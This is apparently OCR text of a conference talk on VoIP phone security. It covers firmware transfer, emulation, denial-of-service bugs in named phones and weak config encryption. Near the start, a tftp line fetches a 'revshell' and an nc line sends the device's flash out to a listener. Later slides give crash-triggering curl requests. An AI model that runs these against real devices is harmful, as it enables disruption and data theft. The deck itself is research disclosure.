
    ```
    tftp -g -r revshell 10.148.207.102 6969
    ```
  - Upload - get file from device:

    ```
    tftp -p -r /dev/mtdblock0 10.148.207.102 6969
    ```
- Netcat, if part of busybox pipe data to listener:
  - Listener, receiver of data:

    ```
    nc -lp 4444 | tar x
    ```
  - Sender, data source:

    ```
    busybox tar cf - /dev/mtdblock0 | busybox nc 10.148.207.227
    ```
- Other clients, like `wget`, webform, `scp`, etc…

* `https://github.com/sirMackk/py3tftp`


EMULATION


Emulation Approaches

- CPU emulation (e.g. Unicorn)
- User mode emulation
- System mode emulation (third party OS)
- System mode emulation with original file system
- System mode emulation including original kernel modules
- Full system emulation (including unknown peripherals and interfaces)


Emulation Approaches

- CPU emulation (e.g. Unicorn)
- User mode emulation
- **System mode emulation (third party OS)**
- System mode emulation with original file system
- System mode emulation including original kernel modules
- Full system emulation (including unknown peripherals and interfaces)


Firmware Emulation



Firmware Emulation



Firmware Emulation




FINDINGS

DoS

- Multiple ways of DoSing VoIP phones!
- Limited CPU/ memory resources
- Parsing problems
- Bad TCP/IP Stack implementation
- Memory corruptions, usage of “bad C” functions
- …

DoS – Limited Resources

- Extensive `nmap` scan is too much for Mitel 6865i

```
nmap -p 1-65535 -T4 -A my.voip.phone
```

DoS – Null Pointer Dereference

- Wrong authentication parameters at Obihai OBi1022

```
curl 'http://10.148.207.126/'
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
-H 'Accept-Language: de,en-US;q=0.7,en;q=0.3'
-H 'Authorization: Digest
        usernameaaaaaaaaaaaaaaaaaaa="test",
        realm="admin@OBi1022",
        nonce="5fff195379cf259a1dff5e5a7fffc6e3",
        uri="/",
        algorithm=MD5,
        response="eb433fcc8f8df83421f9475d5b5f3605",
        opaque="f7ffe00afb1e0063e7f63d02db3725d9",
        qop=auth,
        nc=00000001,
        cnonce="581bd5ded606cc72"'
```

DoS – Null Pointer Dereference


- Wrong authentication parameters at Obihai OBi1022

```
r0 = get username field from authorization header ; =0x00000000 as field is not there
r1 = read username from Storage                   ; 0x00228b8c -> "admin"
call strcmp                                       ; Segmentation fault
```

DoS – Null Pointer Dereference

- Wrong authentication parameters a[illegible]ai OBi1022

```
r0 = get username field from                    header ; =0x00000000 as field is not there
r1 = read username from                                ; 0x00228b8c -> "admin"
call strcmp                                            ; Segmentation fault
```



DoS – Null Pointer Dereference

- Wrong authentication parameters a[illegible]ai OBi1022

```
r0 = get username field from                    header ; =0x00000000 as field is not there
r1 = read username from                                ; 0x00228b8c -> "admin"
call strcmp                                            ; Segmentation fault
```

USE PROPERLY TESTED SOFTWARE !

LIGHTTPD + MOD_AUTH

https://redmine.lighttpd.net/projects/lighttpd/wiki/Docs_ModAuth

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

```
[..]
voice-http:app_get:"/ init.json
spr_voip: src/http_get_pal.c:374: http_gen_json: Assertion `core_uri[0] == '/'' failed.
[..]
restart_mgr-connection 18 from spr_voip closed
restart_mgr-processing kill-list for spr_voip
restart_mgr-killing ms
[..]
```


BAD CRYPTO

Bad Crypto


- Config File Export in Akuvox R50

Bad Crypto

- Config File Export in Akuvox R50



```
stream = fopen("config", "rb");
strcpy(&v8, "/tmp/temp_encrypt");
file = fopen(&v8, "wb");

fwrite("RL_R52", 1, 7, file);
if ( fread(&ptr, 1, 4, stream) != 0 ) {
  fwrite(&ptr, 1, 4, file);
}
memset(&v5, 0, 0x3FFu);
for ( n = 0; ; fwrite(&v4, 1, n, s) )
{
  n = fread(&v4, 1u, 0x400u, stream);
  if ( n == 0 )
    break;
}
fclose(stream);
fclose(s);
```

Bad Crypto



- Config file export in Akuvox R50

Bad Crypto


REALITY
#!/bin/bash
if [$# -eq 0]
then
echo "missing arguments"
echo "use: decrypt.sh <encrypt.tgz> <decrypt.tgz>"
exit 1
else
echo "decrypting..."
echo "Input file $1"
echo "Output file $2"
